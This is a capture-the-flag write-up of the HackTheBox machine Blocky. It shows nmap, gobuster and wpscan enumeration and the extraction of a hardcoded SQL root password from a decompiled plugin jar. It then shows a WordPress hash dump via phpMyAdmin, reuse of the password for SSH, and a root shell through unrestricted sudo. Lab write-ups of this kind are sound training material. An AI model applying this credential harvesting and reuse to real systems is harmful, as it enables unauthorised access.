

## Blocky

The WriteUp for Blocky from HackTheBox.eu...

Network Mapper shows us...

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 63  ProFTPD 1.3.5a
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDXqVh0310UgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz46bKmbnWa0YD3L
VPBK3DITVaSgza8mcpHRR30e3cEGaLCxty58U2/lyCnx3I0Lh5rEbipQ1G7Cr6NMgmGtW6LrLJRQiWA10K2/tDZbLhwtkjB82pjI/0T2
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5su0Aio9ut2hOQYLN3
|   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZ0p5VPpVsFUR0L6Vj
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp  closed sophos    reset ttl 63
25565/tcp open  minecraft syn-ack ttl 63  Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, U
Device type: general purpose|WAP|specialized|storage-misc|broadband router|printer
Running (JUST GUESSTING): Linux 3.X|4.X|2.6.X (94%) Asus embedded (90%) Crestron 2-Series (89%) HP embe
```

Alright FTP, SSH and HTTP

Lets start with HTTP...

A wordpress site, useful.. wpscan in the background.. as well as gobuster

```
/wiki (Status: 301)
/wp-content (Status: 301)
/plugins (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
```

JULY 2, 2017 BY NOTCH

# Welcome to BlockyCraft!

```
[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
| Found By: Rss Generator (Passive Detection)
| - http://10.10.10.37/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
| - http://10.10.10.37/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>
```


```
[+] Notch
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Username: notch

Password: ????

We also see XML\_RPC allowing us to bruteforce notch.... Ill run that in the background...

Enumerating further...



/plugins revealed 2 jar files.. these could come in handy..

Taking a gander at BlockyCore.jar..

```
[chaotic@archlinux Blocky]$ ls
BlockyCore.jar  nmapscan
[chaotic@archlinux Blocky]$ unzip BlockyCore.jar
Archive:  BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
[chaotic@archlinux Blocky]$ ls
BlockyCore.jar  com  META-INF  nmapscan
[chaotic@archlinux Blocky]$ cd com/
[chaotic@archlinux com]$ ls
myfirstplugin
[chaotic@archlinux com]$ cd myfirstplugin/
[chaotic@archlinux myfirstplugin]$ ls
BlockyCore.class
[chaotic@archlinux myfirstplugin]$
```

```

[chaotic@archlinux myfirstplugin]$ jad BlockyCore.class
Parsing BlockyCore.class...The class file version is 52.0 (only 45.3, 46.0 and 47.0 are supported)
Generating BlockyCore.jad
[chaotic@archlinux myfirstplugin]$ ls
BlockyCore.class  BlockyCore.jad
[chaotic@archlinux myfirstplugin]$ cat BlockyCore.jad
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   BlockyCore.java

package com.myfirstplugin;

public class BlockyCore
{

    public BlockyCore()
    {
        sqlHost = "localhost";
        sqlUser = "root";
        sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
    }

    public void onServerStart()
    {
    }

    public void onServerStop()
    {
    }

    public void onPlayerJoin()
    {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
    }

    public void sendMessage(String s, String s1)
    {
    }

    public String sqlHost;
    public String sqlUser;
    public String sqlPass;
}
[chaotic@archlinux myfirstplugin]$ █

```

We have creds for SQL user:

```

root
8YsqfCTnvxAUeduzjNSXe22

```

We can login..

The screenshot shows the phpMyAdmin interface for a local MySQL server. The left sidebar lists databases: information\_schema, mysql, performance\_schema, phpmyadmin, sys, and wordpress. The main content area is divided into several panels:

- General settings:** Includes a 'Change password' link and a 'Server connection collation' dropdown set to 'utf8mb4\_unicode\_ci'.
- Appearance settings:** Includes a 'Language' dropdown set to 'English', a 'Theme' dropdown set to 'pmahomme', and a 'Font size' dropdown set to '82%'. There is also a 'More settings' link.
- Database server:** Lists server details:
  - Server: Localhost via UNIX socket
  - Server type: MySQL
  - Server version: 5.7.18-0ubuntu0.16.04.1 - (Ubuntu)
  - Protocol version: 10
  - User: root@localhost
  - Server charset: UTF-8 Unicode (utf8)
- Web server:** Lists web server details:
  - Apache/2.4.18 (Ubuntu)
  - Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - \$Id: b5c5906d452ec590732a93b051f3827e02749b83 \$
  - PHP extension: mysqli
  - PHP version: 7.0.18-0ubuntu0.16.04.1
- phpMyAdmin:** Lists version information and links:
  - Version information: 4.5.4.1deb2ubuntu2
  - Documentation
  - Wiki
  - Official Homepage
  - Contribute
  - Get support
  - List of changes

Interesting!

The screenshot shows the SQL query results in phpMyAdmin. The query executed was `SELECT * FROM 'wp_users'`. The results table has the following columns: ID, user\_login, user\_pass, user\_nicename, user\_email, user\_url, and user\_registered. There is one record with the following data:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered
1	Notch	\$P\$BiVoTj899ItS1EZnMhqeQVbrZI4Oq0/	notch	notch@blockcraftfake.com		2017-07-0

Below the table, there are options to 'Check all', 'With selected:', 'Edit', 'Copy', 'Delete', and 'Export'.

notch is the only user in the database.. we also have a hash but have not been able to crack it yet...

The screenshot shows a terminal window with the following text:

```
HASH: $P$BiVoTj899ItS1EZnMhqeQVbrZI4Oq0/

Possible Hashs:
[+] MD5 Wordpress

-----

HASH: █
```

Still nothing!

WOW! I was able to SSH as notch with the SQL password.. Bing Bata Boom!

```
[chaotic@archlinux myfirstplugin]$ ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjV06jNwCH/0mEjde02+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
notch@Blocky:~$
notch@Blocky:~$
```

Lets grab the user flag...

Priv Esc:

As always lets start with a sudo -l

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ X_X
```

This is my first box to have ALL sudo priv... We can do it almost anyway possible.. lets go extreme... or rather not X\_X we are hackers...

```
notch@Blocky:~$ sudo sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# wc /root/root.txt
0 1 32 /root/root.txt
# exit
```

This wraps up Blocky from HackTheBox.. X\_X